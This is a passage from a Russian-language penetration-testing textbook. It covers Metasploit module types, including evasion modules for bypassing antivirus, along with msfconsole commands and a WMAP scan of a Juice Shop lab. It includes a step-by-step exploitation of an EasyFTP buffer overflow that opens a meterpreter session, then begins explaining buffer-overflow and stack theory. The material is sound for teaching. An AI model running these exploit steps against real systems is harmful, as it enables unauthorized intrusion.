


Рис. 14.3. Результат проверки файла, в котором есть внедренный код, сервисом VirusTotal

No Operation

NOP (No Operation instruction) — это тип модуля, который используется в процессе эксплуатации уязвимостей. «No Operation» обычно относится к машинным инструкциям, которые не делают ничего, кроме пропуска или заполнения пространства в коде.

В атаках, направленных на переполнение буфера, NOP-слайды (иногда называемые NOP-слои) часто используются для «перехода» в нужную точку и последующего исполнения кода.

Post

Post относится к модулям «post-exploitation», используемым после того, как система была успешно взломана. Эти модули предоставляют различные функции, которые могут быть применены для сбора информации, обеспечения постоянного доступа, изучения сети и выполнения других задач. Так, модули post-exploitation применяются для сбора учетных данных, изучения файловой

системы, получения такой дополнительной информации о системе, как список запущенных процессов или установленных приложений. Эти инструменты являются важной частью арсенала специалиста, осуществляющего тест на проникновение, так как они позволяют максимально эффективно использовать преимущества полученного доступа к системе.

В Metasploit есть много разных модулей post-exploitation, которые предоставляют широкий спектр функций и предназначены для работы с различными типами систем: Linux, Windows, OS X, Cisco, Android, Juniper, Solaris и т. д.

Evasion

Evasion, или модули обхода, были внедрены в 2018 году и представляют собой новый тип модулей, разработанных для обхода систем обнаружения вторжений и антивирусных систем. Эти модули помогают сделать вредоносный код менее заметным, позволяя атакующему дольше оставаться незамеченным.

Для увеличения шансов успешного проникновения модули обхода могут быть использованы вместе с функциональными частями кода полезной нагрузки и эксплойтами. Например, модуль обхода может изменить структуру объекта полезной нагрузки или эксплойта так, чтобы они не соответствовали известным образцам вредоносного кода.

Хотя в некоторых ситуациях модули обхода могут работать эффективно, но они не гарантируют полного обхода всех систем обнаружения. Современные антивирусные решения часто используют методы обнаружения на основе поведения, которые определяют вредоносные действия даже в случае, если сам вредоносный код был обфусцирован или изменен.

Основные команды

Мы уже рассмотрели несколько примеров использования Metasploit, теперь уделим время более подробному разбору основных команд.

Чаще всего используемая команда — `help`. Если вы запустите команду `help` без дополнительных аргументов в msfconsole, вы увидите список всех основных команд, доступных для использования, с кратким описанием каждой из них. Вы также можете получить справку по конкретной команде, добавив ее в качестве аргумента после `help`. Например, `help search` предоставит вам дополнительные сведения о том, как использовать команду `search`.

Команда `version` используется для проверки версии текущей установки Metasploit Framework:

```
msf6 > version
Framework: 6.3.4-dev
Console  : 6.3.4-dev
```

Команда `connect` предоставляет функциональные возможности, аналогичные возможностям клиента PuTTY или Netcat. Вы можете использовать ее для быстрого сканирования портов или захвата баннера:

```
msf6 > connect -s microsoft.com 443
[*] Connected to microsoft.com:443 (via: 192.168.91.128:44009)
;
HTTP/1.1 400 Bad Request
Content-Length: 0
Connection: close
Date: Fri, 26 May 2023 14:05:06 GMT
Server: Kestrel
```

Команда `route` используется для добавления, просмотра, изменения или удаления сетевых маршрутов.

Команда `save`. Иногда при выполнении теста на проникновение в конфигурацию Metasploit Framework вносится множество изменений, и если после окончания работы вы просто закроете консоль, то в следующий раз придется все настраивать заново. Команда `save` сохраняет все конфигурации в файл, который загружается при следующем запуске:

```
msf6 > save
Saved configuration to: /home/itsecbook/.msf4/config
```

Команда `sessions`. После успешной эксплуатации уязвимости на целевом хосте мы обычно получаем доступ к командной строке. Если мы работаем с несколькими целями одновременно, то для каждой из целей открывается свое соединение, или сеанс. Metasploit позволяет переключаться между несколькими сеансами по мере необходимости, а команда `sessions` выводит список всех активных на данный момент сеансов.

Команда `show` используется для отображения доступных модулей Metasploit или для отображения дополнительной информации при использовании определенного модуля.

Команда `info` используется для отображения сведений о конкретном модуле.

Команда `irb` дает доступ к интерактивной консоли Ruby, которую можно использовать для создания и вызова пользовательских сценариев.

Команда `makerc`. Во время использования Metasploit мы запускаем множество команд, и иногда бывает полезно посмотреть историю выполненных действий. Команда `makerc` выводит всю историю команд конкретного сеанса в определяемый пользователем файл.

Команда `search`. Metasploit Framework — это система, содержащая множество компонентов, и иногда может быть довольно сложно найти нужный эксплойт или модуль — тогда и приходит на помощь команда `search`.

Команда `get` используется для получения значения, содержащегося в определенной локальной переменной Metasploit. Например, с целью просмотреть

IP-адрес целевой системы, который вы установили для определенного эксплойта.

Сделаем небольшое отступление и приведем основные переменные, которые используются в Metasploit. Они нужны для хранения различной информации, такой как IP-адреса, порты, пароли и т. д. Это помогает пользователям настроить эксплойты и функциональные части кода. Некоторые из основных переменных:

- RHOSTS/RHOST: используется для указания целевого хоста или целевых хостов. Может быть IP-адресом, диапазоном IP-адресов или даже именем домена;
- LHOST: используется для указания хоста, который будет принимать обратное подключение от целевого компьютера. Обычно это IP-адрес машины, на которой работает Metasploit;
- RPORT: используется для указания порта на целевом хосте, который будет использоваться для эксплуатации;
- LPORT: используется для указания порта на локальной машине, который будет прослушивать обратное подключение от целевого компьютера;
- PAYLOAD: используется для указания функциональной части кода, которая будет использоваться вместе с эксплойтом. Функциональная часть кода полезной нагрузки может быть простой (как обратная оболочка) или сложной;
- TARGET: используется для указания конкретной версии или варианта целевой системы. Это может быть полезно, если эксплойт поддерживает несколько версий или вариантов системы.

Платформа Metasploit имеет очень активное сообщество разработчиков и практически ежедневно в различных системах обнаруживаются новые уязвимости. Чтобы всегда иметь под рукой самые свежие модули и эксплойты, не забывайте регулярно обновлять Metasploit с помощью команды `msfupdate`.

Команда `getg` очень похожа на команду `get`, за исключением того, что она возвращает значение, содержащееся в глобальной переменной.

Команды `set` и `setg`. Команда `set` присваивает новое значение одной из локальных переменных (RHOST, RPORT, LHOST и LPPORT). Команда `setg` присваивает новое перманентное значение глобальной переменной.

Команды `unset` и `unsetg`. Команда `unset` очищает значение, ранее сохраненное в локальной переменной с помощью команды `set`. Команда `unsetg` очищает значение, ранее сохраненное в глобальной переменной с помощью команды `setg`.

Практические примеры

Мы рассмотрели, как пользоваться отдельными частями Metasploit. Пришло время собрать все вместе и продемонстрировать генерацию эксплойта с полезной нагрузкой и взлом целевой системы.

Сканирование веб-приложений

WMAP — это мощный сканер уязвимостей веб-приложений, доступный в Kali Linux. Он интегрирован в Metasploit Framework в виде плагина. В начале работы необходимо указать на его использование, для этого выполним следующую команду:

```
msf6 > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
Теперь, когда мы загрузили необходимы модуль, нам необходимо указать на сайт
и URL, который мы хотим просканировать.
msf6 > wmap_sites -a 192.168.91.128:42000
[*] Site created.
msf6 > wmap_targets -t http://192.168.91.128:42000/#/login
msf6 > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port   SSL    Path
     --  -----           ----            ----   ---    ----
     0   192.168.91.128  192.168.91.128  42000  false  /
```

Мы добавили новый сайт и задали целевой URL, теперь можем запустить сканирование. Поскольку мы запускаем сканирование уже известного Juice Shop, отключим связанные с SSL тесты, поскольку в данном случае на целевой странице он не используется:

```
msf6 > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port   SSL    Path
     --  -----           ----            ----   ---    ----
     0   192.168.91.128  192.168.91.128  42000  false  /


msf6 > wmap_run -t
[*] Testing target:
[*]     Site: 192.168.91.128 (192.168.91.128)
[*]     Port: 42000 SSL: false
============================================================
[*] Testing started. 2023-05-26 11:13:19 -0400
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
============================================================
```

```
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
...
```

Необходимые модули загрузились, и можно приступать к тестированию нашего приложения. Все результаты сканирования сохраняются в базе данных Metasploit, и при необходимости мы сможем получить к ним доступ:

```
msf6 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.91.128 (192.168.91.128)
[*]     Port: 42000 SSL: false
============================================================
[*] Testing started. 2023-05-26 11:18:23 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[+] 192.168.91.128:42000
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.91.128:42000
[+] No File(s) found
...
```

После завершения сканирования посмотрим на результаты работы:

```
msf6 > wmap_vulns -l
[*] + [192.168.91.128] (192.168.91.128): scraper /
[*]     scraper Scraper
[*]     GET OWASP Juice Shop
[*] + [192.168.91.128] (192.168.91.128): directory /api/
[*]     directory Directory found.
[*]     GET Res code: 500
[*] + [192.168.91.128] (192.168.91.128): directory /ftp/
[*]     directory Directory found.
[*]     GET Res code: 200
```

Взлом FTP-сервера

В одном из примеров мы уже нашли уязвимый FTP-сервер. Теперь выберем нужный эксплойт и сконфигурируем его:

```
msf auxiliary(ftp_login) > use windows/ftp/easyftp_cwd_fixret
msf exploit(easyftp_cwd_fixret) > info

       Name: EasyFTP Server CWD Command Stack Buffer Overflow
     Module: exploit/windows/ftp/easyftp_cwd_fixret
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2010-02-16

Provided by:
  Paul Makowski <my.hndl@gmail.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Universal - v1.7.0.2
  1   Windows Universal - v1.7.0.3
  2   Windows Universal - v1.7.0.4
  3   Windows Universal - v1.7.0.5
  4   Windows Universal - v1.7.0.6
  5   Windows Universal - v1.7.0.7
  6   Windows Universal - v1.7.0.8
  7   Windows Universal - v1.7.0.9
  8   Windows Universal - v1.7.0.10
  9   Windows Universal - v1.7.0.11

Basic options:
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified
                                          username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOST                         yes       The target address
  RPORT    21                   yes       The target port

Payload information:
  Space: 450
  Avoid: 4 characters

Description:
  This module exploits a stack-based buffer overflow in EasyFTP Server
  1.7.0.11 and earlier. EasyFTP fails to check input size when parsing
  'CWD' commands, which leads to a stack based buffer overflow.
  EasyFTP allows anonymous access by default; valid credentials are
  typically unnecessary to exploit this vulnerability. After version
```

```
  1.7.0.12, this package was renamed "UplusFtp". This exploit utilizes
  a small piece of code that I\'ve referred to as 'fixRet'. This code
  allows us to inject of payload of ~500 bytes into a 264 byte buffer
  by 'fixing' the return address post-exploitation. See references for
  more information.

References:
  OSVDB (62134)
  http://www.securityfocus.com/bid/38262
  http://paulmakowski.wordpress.com/2010/02/28/increasing-payload-size-w-
return-address-overwrite/
  http://paulmakowski.wordpress.com/2010/04/19/metasploit-plugin-for-easyftp-
server-exploit
  http://seclists.org/bugtraq/2010/Feb/202

msf exploit(easyftp_cwd_fixret) > set RHOST 192.168.225.1
RHOST => 192.168.225.1
msf exploit(easyftp_cwd_fixret) >
```

Просмотрим варианты шелл-кодов и выберем нужный:

```
msf exploit(easyftp_cwd_fixret) > show payloads

Compatible Payloads
===================

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   generic/custom                                                       normal
Custom Payload
   generic/debug_trap                                                   normal
Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal
Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                            normal
Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                   normal
Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                            normal
Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                    normal
Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                      normal
Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
...
```

Определившись с нагрузкой, проверим параметры и проэксплуатируем уязвимость в FTP-сервере:

```
msf exploit(easyftp_cwd_fixret) > set PAYLOAD  windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(easyftp_cwd_fixret) > show options
```

```
Module options (exploit/windows/ftp/easyftp_cwd_fixret):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified
username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOST    192.168.225.1        yes       The target address
   RPORT    21                   yes       The target port


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.225.1    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal - v1.7.0.2

msf exploit(easyftp_cwd_fixret) > exploit

[*] Started bind handler
[*] 192.168.225.1:21 - Prepending fixRet...
[*] 192.168.225.1:21 - Adding the payload...
[*] 192.168.225.1:21 - Overwriting part of the payload with target address...
[*] 192.168.225.1:21 - Sending exploit buffer...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.225.128:4444 -> 192.168.225.1:62853)

meterpreter>sysinfo

Computer: TEST
OS : Windows 7 (Build 7601,Service Pack 1).
Architecture : x86
System Language : en_US
Meterpreter : x86/win32
```

15 Переполнение буфера

Теория переполнения буфера часто описывается достаточно сложно, с использованием специфической терминологии и приемов, непонятных специалистам, не задействованным в процессе разработки ПО. Но в этой книге мы попытаемся сохранить баланс между простотой изложения и глубиной погружения в данный вопрос.

После знаменитой атаки червя Роберта Морриса (Morris Worm) в 1988 году возможность переполнения буфера «Buffer overflow» признается одной из основных причин появления уязвимостей в программах и операционных системах.

Информацию об эксплойтах, использующих уязвимость типа «переполнение буфера», сейчас можно найти во всех новостных рассылках и материалах веб-сайтов, освещающих тему информационной безопасности. Так что же это такое?

Материалы SANS (SysAdmin, Audit, Network, and Security — неофициальное название Института передовых технологий Escal, американской коммерческой компании, специализирующейся на информационной безопасности), посвященные направленным на переполнения буфера атакам, начинаются со следующих слов:

> *Переполнение буфера может быть использовано для выполнения стороннего кода на компьютере жертвы, а поэтому оно должно относиться к уязвимостям с высоким риском. Каждый месяц обнаруживается достаточно большое количество уязвимостей, связанных с переполнением буфера.*

А вот как относится к этой проблеме CERT (Computer Emergency Response Team, Компьютерная группа реагирования на чрезвычайные ситуации):

> *Несмотря на известные риски, которые были открыты уже достаточно давно, переполнение буфера на сегодняшний день остается основной причиной взломов.*

Хотя многие специалисты наслышаны о переполнении буфера и тема эта остается очень популярной и широко освещенной, в ней не так-то просто разобраться. Примеры и описания, которые можно найти в Глобальной сети, требуют для по-

нимания хороших навыков программирования на C, знакомства с ассемблером и опыта использования отладчиков. С другой стороны, некоторые статьи описывают методику переполнения буфера, фокусируясь лишь на теоретическом, абстрактном уровне.

В данной главе мы рассмотрим несколько основных приемов переполнения буфера, но некоторые технические детали опишем достаточно поверхностно, предлагая читателю упрощенную модель. За основу при описании технологий возьмем язык программирования C, ОС Linux и архитектуру X86, которая широко применяется в процессорах семейства INTEL и AMD. На самом деле все другие архитектуры и ОС также подвержены направленным на переполнение буфера атакам, но в каждом случае будут свои особенности.

Что такое переполнение буфера?

Основная цель любой программы, которая запущена на компьютере, — обработка каких-либо данных. Многие программы работают не со стандартным, заданным набором данных, а с той информацией, которая была предоставлена пользователем. Программе необходимо хранить обрабатываемые данные в памяти компьютера, и именно с этого и начинаются все проблемы. Многие программисты считают, что пользователь будет вводить именно ту информацию, которую ожидает программа, и только ее. Это предположение относится к типу данных и их размеру, в качестве примера можно привести строковые данные. Считая, что адрес веб-страницы не может быть длиннее 500 символов, для данного типа данных выделяют от 50 до 250 символов. Но некоторые программисты для данной информации резервируют область размером до 5000 символов. Этот объем зарезервированной памяти и называют буфером.

Пока все выглядит просто. Теперь перейдем к более интересному: будет ли проверяться величина введенной пользователем информации? Доверимся ли мы безоговорочно пользователю и будем считать, что он никогда не введет больше 5000 символов, или наша программа все же будет проверять введенную строку на случай выхода за рамки выделенной памяти, если кто-то попытается ввести больше 5000 символов?

Во многих случаях эта проверка не выполняется. Это связано с недостатком квалификации программиста, его ленью или другими факторами — программа просто работает с теми данными, которые предоставил пользователь. Так что же произойдет, если кто-то введет 5400 символов? Первые, ожидаемые, 5000 символов будут помещены в заранее выделенную область памяти, а остальные 400 символов будут помещены в область памяти, которая находится за рамками зарезервированного буфера, что, собственно и является примером его переполнения.

Необходимо учитывать, что любой ввод информации пользователем должен проверяться, иначе он может быть причиной переполнения буфера. Информация включает в себя:

1) данные, вводимые в текстовые поля;
2) сетевые данные, получаемые программой;
3) данные из файлов;
4) данные, которые передаются как параметр из командной строки;
5) данные, получаемые от глобальных переменных (%TMP% в Windows $TMP в Linux);

и многое другое.

Пункты 1, 2 и 3 могут привести к удаленному переполнению буфера, тогда как остальные воздействуют локально.

В зависимости от различных факторов — выбранного программистом метода резервирования памяти, типа внутренней организации памяти компьютера — переполнение буфера может привести к следующим последствиям:

- неправильный результат работы программы из-за искажения ее данных. Например, при работе веб-сервера в случае удачной атаки пользователь получит не запрашиваемые данные, а ошибку 404;
- некорректное завершение программы из-за повреждения сегментов, контролирующих ее исполнение. Завершение с ошибкой «access segment violation» в Linux или «general protection fault» в Windows указывает на то, что программа пытается получить доступ к данным, которые находятся за пределами выделенной для нее области памяти;
- некорректное завершение работы ОС, если в переполнение были вовлечены структуры, которые контролируют ее работу;
- получение атакующим возможности выполнить свой код на машине жертвы — самое серьезное последствие.

Вот почему переполнение буфера так опасно.

Чтобы понять, как происходит атака в последнем случае, рассмотрим некоторые основы строения памяти и программ.

Программы, библиотеки и бинарные файлы

Любая программа для обработки данных использует различные переменные, константы и набор всевозможных инструкций. Обычно инструкции сгруппированы в так называемые модули (или функции, если брать язык С). К счастью, многие рутинные задачи не приходится программировать отдельно, они уже доступны в виде функций в подключаемых библиотеках. Данные библиотеки, используемые для выполнения рутинных задач, могут быть получены от ОС или из других источников.

Для преобразования написанных на языке С инструкций в машинный код используется специальная программа — компилятор. На выходе он выдает

файл, содержащий состоящие из последовательности битов инструкции, которые выполняет процессор для решения заложенной программистом задачи. При помощи отладчика можно конвертировать машинный код в понятный человеку, представленный с помощью языка Ассемблер. Другая программа, которая называется линкером (linker) и во многих случаях уже включена в компилятор, используется для интегрирования всех частей программы, например сторонних библиотек и функций, в одно единое целое. Файл, который получается в результате работы программиста, компилятора и линкера, называется бинарным.

Когда пользователь запускает программу, ее исполнение начинается с первой строки, что является эквивалентом первой строки программы, написанной на языке C, а именно функции main(). В нетривиально написанных программах функция main() может вызывать другую функцию, которая может вызвать третью, и т. д. Завершение программы происходит при вызове функцией main() функции exit() или тогда, когда пользователь сам прекратит ее выполнение.

Угрозы

Бинарный файл исполняется в определенном контексте, который определяет уровень привилегий процесса или пользователя, запускающего данную программу. Тип и описание привилегий во многом зависят от ОС и конфигурации компьютера. Самый простой пример привилегий — это право читать и исправлять содержимое файла, создавать сетевые соединения на отдельных портах, завершать работу программы или компьютера. Обычно контекст выполнения программы напрямую зависит от прав пользователя. Это означает, что программа будет иметь возможность выполнить только те действия, которые пользователь мог бы выполнить сам, вручную. И это не зависит от того, какие инструкции были заложены программистом.

Некоторым программам необходимо больше привилегий для выполнения своих задач. Например, программе, которая позволяет менять пользователю свой пароль, нужно иметь возможность исправлять содержимое файла ОС, содержащего информацию о пользователях. В Unix-подобных системах для выполнения подобных задач предусмотрен suid, что позволяет программе выполняться с заданным набором привилегий, который может отличатся от привилегий вызвавшего эту программу пользователя. Такие файлы являются хорошей целью для атакующего. На компьютерах есть и программы с расширенными привилегиями, которые запускаются в момент старта ОС: в Windows это сервисы, а в Unix — так называемые демоны. Наличие расширенных привилегий и доступность (стандартные демоны и сервисы всегда присутствуют на компьютере жертвы и всегда запущены) делают их основной и самой удобной целью для атакующего.

Итак, основной целью атакующего является использование возможности переполнения буфера программы, обладающей повышенными привилегиями, для выполнения своего кода на машине жертвы.

Основы компьютерной архитектуры

По классической модели фон Неймана, компьютер состоит из:

- арифметико-логического устройства (АЛУ), которое занимается обработкой данных;
- памяти, каждая ячейка которой пронумерована, а нумерация начинается с 0 (можно разделить ее на энергозависимую — оперативная память и энергонезависимую — жесткий диск);
- устройства управления;
- устройств ввода и вывода (клавиатура, сетевой интерфейс, принтер и т. д.).

АЛУ (CPU, Central Processing Unit) обычно называют процессором, оно содержит набор регистров, которые предназначены для манипуляции с данными и их обработки. Каждый регистр имеет указатель инструкции (Instruction Pointer, IP), он необходим для отслеживания выполнения инструкций программой и содержит адрес следующей инструкции, которую будет необходимо выполнить. Указатель — запись, содержащая адрес сегмента памяти.

Наименьшее количество информации, которое компьютер может обработать, есть бит. Но работа с битами не является эффективной. Для оптимизации работы компьютера был разработан тип данных, называемых словом (word). В настоящее время слово имеет размер в 32 бита, а процессор, умеющий работать со словом, размер которого 64 бита, был изобретен еще в далеком 1993 году.

Организация памяти

После того как к программе были подключены необходимые библиотеки, она скомпилирована и запущена, все ее компоненты размещаются в различных сегментах памяти компьютера (рис. 15.1).

Области памяти для программ, написанных на языке C, выглядят следующим образом.

1. **Текстовый сегмент.**

   Текстовый сегмент, кодовый сегмент, или просто текст, — одна из частей программы в памяти компьютера. Содержит набор исполняемых инструкций. Обычно помечается атрибутом «только для чтения». Текстовый сегмент памяти может быть доступен и другим приложениям. Это сделано для того, чтобы не создавать множества копий одного и того же часто используемого кода.

   Данный сегмент не является целью атакующего, так как любая попытка записать в него какую-либо информацию приведет к аварийному завершению программы.

   В памяти текстовый сегмент может быть расположен ниже или выше областей динамически распределяемой памяти (хип) и стека.




Рис. 15.1. Структурная схема организации памяти

2. **Инициализируемый сегмент данных.**

   Инициализируемый сегмент данных (или просто сегмент данных) хранит в себе блок виртуальных адресных пространств, которые содержат глобальные переменные, задаваемые программистом.

   Данная область памяти может быть перезаписана во время выполнения программы. Но программист может создавать сегменты, которые будут доступны в режиме «только для чтения».

3. **Сегмент неинициализированных данных.**

   Сегмент неинициализированных данных часто называют bss (block started by symbol). Этот сегмент выделяется ядром ОС, и все данные в нем перед запуском программы обнуляются.

4. **Стек.**

   Область стека традиционно граничит с хипом и заполняется в противоположном направлении. Когда область стека достигает хипа, это означает, что свободной памяти не осталось.

   Эта область содержит программный стек типа LIFO (last in first out) — доступ возможно получить только к первому элементу в «голове» очереди — и располагается в более высоких областях памяти. В архитектурах x86 адресация начинается с нуля, в других реализациях адресация может двигаться в противоположном направлении.

В АЛУ существует специальный регистр SP (stack pointer), который хранит информацию об элементе, находящемся в начале, «голове» очереди.

В стеке хранятся локальные переменные, а также связанная с ними информация.

5. **Хип.**

   Хип (куча) — область динамически распределяемой памяти. Куча управляется такими операторами, как malloc() (memory allocation), realloc() и free(). Malloc() позволяет программисту запрашивать у ОС необходимое количество памяти для хранения данных, например область в 5000 символов с целью записать туда предоставленный пользователем адрес веб-страницы. Одной из особенностей оператора malloc() является то, что он может возвращать самый низший адрес ячейки памяти, доступный для записи, и поэтому мы знаем, куда заносить данные. Адрес такой ячейки содержится в специальной переменной, именуемой указателем (pointer). Free() освобождает память и возвращает управление над ней к ОС.

   Куча используется совместно различными библиотеками и динамически подключаемыми модулями.

Разбиение стека (Smashing the stack)

Чтобы понять основы разбиения стека, нам необходимо разобраться в том, что происходит в случае, когда одна функция вызывает другую функцию.

Для примера возьмем часть программы:

```
my_func(param1, param2, ..., paramn);
```

которая использует локальные переменные var_1, var_2, ..., var_m и некоторый набор, необходимый для занесения в $param_1$, $param_2$, ..., $param_n$.

На рис. 15.2 показано, как будет выглядеть стек перед выполнением программы.

Указатель стека SP содержит адрес верхушки стека (Y), указатель инструкций IP — информацию о следующей инструкции, которая должна выполняться АЛУ (Z). В нашем случае данные указатели подготавливают все необходимое для выполнения функции my_func().

Как уже упоминалось, стек используется для хранения локальных переменных, но на самом деле он содержит более развернутую информацию. В стек помещается весь необходимый для работы функции контекст, включая параметры ее вызова. Вся область памяти, выделенная под выполнение функции, называется стековым фреймом.

Процессору необходимо каким-то образом ориентироваться в стековом фрейме. Одним из самых разумных способов является выделение фиксированного адреса для каждого стекового фрейма. Указатель на этот адрес содержится в указателе фрейма — BP (base pointer или frame pointer).




Рис. 15.2. Стек перед вызовом функции

Вернемся к вызову my_func(). Первое, что происходит при вызове, — это передача данных для параметров $param_1$, $param_2$, ..., $param_n$. Данные будут передаваться в обратном порядке от $param_n$ к $param_1$.

После вызова функции и передачи параметров нам надо будет выполнить саму функцию. Для того чтобы это произошло, надо добавить в стек адрес инструкции (V), которая должна быть выполнена процессором (рис. 15.3).

